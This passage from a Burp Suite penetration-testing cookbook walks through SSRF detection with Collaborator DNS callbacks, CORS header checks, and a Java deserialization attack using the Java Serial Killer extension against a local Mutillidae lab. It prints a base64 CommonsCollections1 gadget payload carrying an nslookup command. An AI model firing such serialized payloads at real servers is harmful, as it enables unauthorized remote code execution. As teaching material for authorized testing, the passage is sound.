5	2018-Sep-15 11:56:34 UTC	DNS	ra5jusaorlidoi70740sc7zaagg45	
6	2018-Sep-15 11:56:34 UTC	DNS	69dyk9rpn6ksc3hmzm33rr6e95fx3m	
7	2018-Sep-15 11:56:36 UTC	DNS	1qst148k411ntyyhghky8mn9q0wxkm	
8	2018-Sep-15 11:56:36 UTC	DNS	a9k2kdrnakwc7hnzn37ru699f83x	

The Collaborator server received a DNS lookup of type A for the domain name **zvyr62di9z6lyw3flfpwdks7vy1ppe.burpcollaborator.net**.

How it works...

Network leaks and overly-generous application parameters can allow an attacker to have an application make unauthorized calls via various protocols on the attacker's behalf. In the case of this recipe, the application allows DNS queries to leak outside of the local machine and connect to the internet.

See also

For more information on SSRF attacks, see this PortSwigger blog entry at <https://portswigger.net/blog/cracking-the-lens-targeting-https-hidden-attack-surface>.

Testing CORS

An application that implements HTML5 CORS means the application will share browser information with another domain that resides at a different origin. By design, browser protections prevent external scripts from accessing information in the browser. This protection is known as **Same-Origin Policy (SOP)**. However, CORS is a means of bypassing SOP, permissively. If an application wants to share browser information with a completely different domain, it may do so with properly-configured CORS headers.

Web-penetration testers must ensure applications that handle AJAX calls (for example, HTML5) do not have misconfigured CORS headers. Let's see how Burp can help us identify such misconfigurations.

Getting ready

Using the OWASP Mutillidae II AJAX version of the Pen Test Tool Lookup page, determine whether the application contains misconfigured CORS headers.

How to do it...

1. Navigate to HTML5 | Asynchronous JavaScript and XML | Pen Test Tool Lookup (AJAX):

OWASP Mutillidae II: Web Pwn in Mass Product

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View

OWASP 2013

OWASP 2010

OWASP 2007

Web Services

HTML 5

Others

Documentation

HTML 5 Web Storage

JavaScript Object Notation (JSON)

Asynchronous JavaScript and XML (AJAX)

Pen Test Tool Lookup (AJAX Version)

Back Help Me!

Hints

Version of page

Pen Test Tool Lookup (AJAX)

Tools

2. Select a tool from the listing and click the Lookup Tool button:

Pen Test Tool Lookup (AJAX Version)



Back



Help Me!



Hints



[Switch to POST Version of page](#)

Pen Test Tools

[Select Pen Test Tool](#)

Pen Test Tool ▼

[Lookup Tool](#)

3. Switch to the Burp Proxy | HTTP history tab and find the request you just made from the AJAX Version Pen Test Tool Lookup page. Flip to the Response tab:

The screenshot shows the OWASP ZAP tool's intercept feature. A single request is listed in the history:

#	Host	Method	URL	Para...	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies
109	http://192.168.56.101	POST	/multilidet/ajax/lookup-pen-test-tool.php		✓	200	778	JSON	php				192.168.56.101	

The 'Response' tab is selected and highlighted with a red box. The response content is displayed as follows:

```

HTTP/1.1 200 OK
Date: Fri, 14 Sep 2010 16:54:36 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2~ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2~ubuntu4.30
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 295
Connection: close
Content-Type: application/json

{"query": {"toolIDRequested": "1", "penTestTools": [{"tool_id": "1", "tool_name": "XSS Me", "phase_to_use": "Discovery", "tool_type": "Fuzzer", "comment": "Firefox add-on. Attempts common strings which elicit responses from databases when SQL injection is present. Not compatible with Firefox 8.0."}]}}

```

- Let's examine the headers more closely by selecting the Headers tab of the same Response tab. Though this is an AJAX request, the call is local to the application instead of being made to a cross-origin domain. Thus, no CORS headers are present since it is not required. However, if a call to an external domain were made (for example, Google APIs), then CORS headers would be required:

Intercept HTTP history WebSockets history Options

Filter: Showing all items

#	Host	Method	URL
189	http://192.168.56.101	POST	/mutillidae/ajax/lookup-pen-test-tool.php

Request Response

Raw Headers Hex JSON Beautifier

Name	Value
HTTP/1.1	200 OK
Date	Fri, 14 Sep 2018 16:54:36 GMT
Server	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with PHP/5.3.2-1ubuntu4.30
X-Powered-By	PHP/5.3.2-1ubuntu4.30
Expires	Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control	no-cache, must-revalidate
Pragma	no-cache
Content-Length	295
Connection	close
Content-Type	application/json

5. In an AJAX request, there is a call out to an external URL (for example, a cross-domain). In order to permit the external domain to receive DOM information from the user's browser session, CORS headers must be present, including Access-Control-Allow-Origin: <name of cross domain>.
6. In the event the CORS header does not specify the name of the external domain and, instead, uses a wild card (*), this is a vulnerability. Web pentesters should include this in their report as a misconfigured CORS headers vulnerability.

How it works...

Since the AJAX call used in this recipe originated from the same place, there is no need for CORS headers. However, in many cases, AJAX calls are made to external domains and require explicit permission through the HTTP response Access-Control-Allow-Origin header.

See also

For more information on misconfigured CORS headers, see this PortSwigger blog entry at <https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties>.

Performing Java deserialization attacks

Serialization is a mechanism provided in various languages that allows the saving of an object's state in binary format. It is used for speed and obfuscation. The turning of an object back from binary into an object is deserialization. In cases where user input is used within an object and that object is later serialized, it creates an attack vector for arbitrary code-injection and possible remote code-execution. We will look at a Burp extension that will assist web-penetration testers in assessing applications for Java Deserialization vulnerabilities.

Getting Ready

Using OWASP Mutillidae II and a hand-crafted serialized code snippet, we will demonstrate how to use the **Java Serial Killer Burp** extension to assist in performing Java deserialization attacks.

How to do it...

1. Switch to Burp BApp Store and install the Java Serial Killer plugin:

The screenshot shows the Burp Suite interface with the 'BApp Store' tab selected in the navigation bar. Below the navigation bar, there are four tabs: 'Extensions', 'BApp Store' (which is active), 'APIs', and 'Options'. The main content area is titled 'BApp Store' and contains the following text: 'The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.' Below this text is a table listing extensions. The table has columns: Name, Installed, Rating, Popularity, Last updated, and Detail. A single row is visible, representing the 'Java Serial Killer' extension, which is marked as 'Installed' with a checkmark in the 'Installed' column. The 'Rating' column shows a low rating (1 star). The 'Popularity' column shows a low popularity level. The 'Last updated' column shows the date '30 Jan 2017'. The 'Detail' column is partially visible.

Name	Installed	Rating	Popularity	Last updated	Detail
Java Serial Killer	✓	1	1	30 Jan 2017	

In order to create a scenario using a serialized object, we will take a standard request and add a serialized object to it for the purposes of demonstrating how you can use the extension to add attacker-controlled commands to serialized objects.

2. Note the new tab added to your Burp UI menu at the top dedicated to the newly-installed plugin.
3. Navigate to the Mutillidae homepage.
4. Switch to the Burp Proxy| HTTP history tab and look for the request you just created by browsing to the Mutillidae homepage:

The screenshot shows the OWASp ZAP interface. In the main pane, a single request is listed:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```

A context menu is open over the URL field, with the "Send to Java Serial Killer" option highlighted.

Unfortunately, there aren't any serialized objects in Mutillidae so we will have to create one ourselves.

5. Switch to the Decoder tab and copy the following snippet of a serialized object:

AC ED 00 05 73 72 00 0A 53 65 72 69 61 6C 54 65

6. Paste the hexadecimal numbers into the Decoder tab, click the Encode as... button, and select base 64:

The Decoder tab shows the following configuration:

- Text input: **AC ED 00 05 73 72 00 0A 53 65 72 69 61 6C 54 65**
- Encode as... dropdown: **base64**

The resulting output in the bottom text area is:

```
QUmgRUQgMDAgMDUgNzNgNzlgMDAgMEEgNTMgNjUgNzlgNjkglEgNMgNTQgNjU=
```

7. Copy the base-64 encoded value from the Decoder tab and paste it into the bottom of the request you sent to the Java Serial Killer tab. Use *Ctrl + C* to

copy out of Decoder and *Ctrl + V* to paste it anywhere in the white space area of the request:

Go Serialize Base64 Encode BeanShell1 ?

Command:

Raw Headers Hex

GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1

QUMgRUQgMDAgMDUgNzMgNzIgMDAgME EgNTMgNjUgNzIgNjk gNjEgNkMgNTQgNjU=

8. Within the Java Serial Killer tab, pick a Java library from the drop-down list. For this recipe, we will use CommonsCollections1. Check the Base64 Encode box. Add a command to embed into the serialized object. In this example, we will use the nslookup 127.0.0.1 command. Highlight the payload and click the Serialize button:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1

QUMgRUQgMDAgMDUgNzMgNzIgMDAgME EgNTMgNjUgNzIgNjk gNj EgNkMgNTQgNjU=
```

9. After clicking the Serialize button, notice the payload has changed and now contains your arbitrary command and is base-64 encoded:

Go Serialize Base64 Encode CommonsCollections1 ?

Command: nslookup 127.0.0.1

Raw Params Headers Hex

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 1880

r00ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxlc1XK9Q8V
y361AgACTAAMbWVtYmVvVmFsdWVzdAAAPTGphdmEvdXRpbc9NYXA7TAAEdH1wZXQAEUxqYXZhL2xhbmvcQ2xh
c3M7eHBzfQAAAEEADWphdmEudXRpbc5NYXB4cgAXamF2YS5sYW5nLnJ1Zmx1Y3QuUHJveHnhJ9ogzBBDywIA
AuwAAWh0ACVMamF2YS9sYW5nL3J1Zmx1Y3QvSW52b2NhG1vbkhbmRsZXI7eHBzcQB+AABzcgAqb3JnLmFw
YWN0ZS5jb21tb25zMnVbGx1Y3Rpb25zMlhcC5MYXp5TWFwbuWUgp55EJQDAFMAAdmYWN0b3J5dAAstG9y
Zy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcmllcjt4cHNyADpvcmcuYXBhY2h1LmNvbW1v
bnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ2hhaW51ZFRyYW5zZm9ybWVvMMeX7Ch61wQCAAFbAA1pVHJhbnNm
b3JtZXJzdAAAtW0xvcmcvYXBhY2h1L2MvbW1vbnMvY29sbGVjdGlvbnMvVHJhbnNm3JtZXI7eHB1cgAtW0xv
cmcvYXBhY2h1LmNvbW1vbnMuY29sbGVjdGlvbnMuVHJhbnNm3JtZXI7vVYq8dg0GJkCAAB4cAAAAAVzcgA7
b3JnLmFwYWN0ZS5jb21tb25zMnVbGx1Y3Rpb25zMlZ1bmN0b3JzLkNvbnNUYW50VHJhbnNm3JtZXJYdpAR
QQKx1AIAAUwACW1Db25zdGFudHQAEfxqYXZhL2xhbmvcT2JqZWN003hwdnIAEWphdmEubGFuZy5SdW50aW11
AAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2h1LmNvbW1vbnMuZnVuY3RvcnMuSW52b2t1
c1RyYW5zZm9ybWVvh+j/a3t8zjgCAANbAAVpQXJnc3QAEltMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9k
TmFtZXQAEkxqYXZhL2xhbmvcU3RyaW5nO1sAC21QYXJhbVR5cGVzdAA SW0xqYXZhL2xhbmvcQ2xhc3M7eHB1
cgATW0xqYXZhLmxhbmcuT2JqZWN005DOWJ8Qcy1sAgAAeHAAAAACdAAK2ZV0UnVudGltZXVyABJbTGphdmEu
bGFuZy5DbGFzcjurFteuy8lamQIAAHhwAAAAAHQACWd1dE11dGhvZHvxAH4AHgAAAAJ2cgAQamF2YS5sYW5n
L1N0cmLuZ6DwpDh607NCAgAAeHB2cQB+AB5zcQB+ABZ1cQB+ABsAAAAACcHVxAH4AGwAAAAB0AAZpbnZva2V1
cQB+AB4AAAACdnIAEGphdmEubGFuZy5PYmp1Y3QAAAAAAAAAAHwdnEAfgAbc3EAfgAWdXIAEltMamF2
YS5sYW5nL1N0cmLuZzut01bn6R17RwIAAHhwAAAAAXQAEm5zbG9va3VwIDEyNy4wLjAuMXQABGV4ZWN1cQB+
AB4AAAABcQB+ACNzcQB+ABFzcgARamF2YS5sYW5nLk1udGVnZXIS4qCh94GHOIAAUrABXZhHV1eHIAEGph
dmEubGFuZy50dW1iZXKGrJUdC5TgiwIAAHhwAAAAAXNyABFqYXZhLnVOaWwuSGFzaElhcAUH2sHDfmdRawAC
RgAKbG9hZEZhY3RvchkACXRocmVzaG9sZHHwPOAAAAAAAAB3CAAAABAAAAAeHh2cgASamF2YS5sYW5nLk92
ZXJyaWR1AAAAAAAAAAAB4cHEAfGA6
```

10. Click the Go button within the Java Serial Killer tab to execute the payload. Even though you may receive an error in the response, ideally, you would have a listener, such as tcpdump, listening for any DNS lookups on port 53. From the listener, you would see the DNS query to the IP address you specified in the nslookup command.

How it works...

In cases where application code receives user input directly into an object without performing sanitization on such input, an attacker has the opportunity to provide arbitrary commands. The input is then serialized and run on the operating system where the application resides, creating a possible attack vector for remote code execution.

There's more...

Since this recipe scenario is a bit contrived, you may not receive a response on your network listener for the nslookup command. Try the recipe again after downloading a vulnerable version of an application with known Java deserialization vulnerabilities (that is, Jenkins, JBoss). Reuse the same steps shown here, only change the target application.

See also

- For more information about real-world Java deserialization attacks, check out these links:
 - **Symantec:** https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=30326
 - **Foxglove Security:** <https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>
- To read more about this Burp plugin, check out <https://blog.netspi.com/java-deserialization-attacks-burp/>

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




Web Penetration Testing with Kali Linux - Third Edition

Gilberto Najera-Gutierrez

ISBN: 978-1-78862-337-7

- Learn how to set up your lab with Kali Linux
- Understand the core concepts of web penetration testing
- Get to know the tools and techniques you need to use with Kali Linux
- Identify the difference between hacking a web application and network hacking
- Expose vulnerabilities present in web servers and their applications using server-side attacks
- Understand the different techniques used to identify the flavor of web applications
- See standard attacks such as exploiting cross-site request forgery and cross-site scripting flaws
- Get an overview of the art of client-side attacks
- Explore automated attacks such as fuzzing web applications



Advanced Infrastructure Penetration Testing

Chiheb Chebbi

ISBN: 978-1-78862-448-0

- Exposure to advanced infrastructure penetration testing techniques and methodologies
- Gain hands-on experience of penetration testing in Linux system vulnerabilities and memory exploitation
- Understand what it takes to break into enterprise networks
- Learn to secure the configuration management environment and continuous delivery pipeline
- Gain an understanding of how to exploit networks and IoT devices
- Discover real-world, post-exploitation techniques and countermeasures

Leave a review - let other readers know what you think

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!

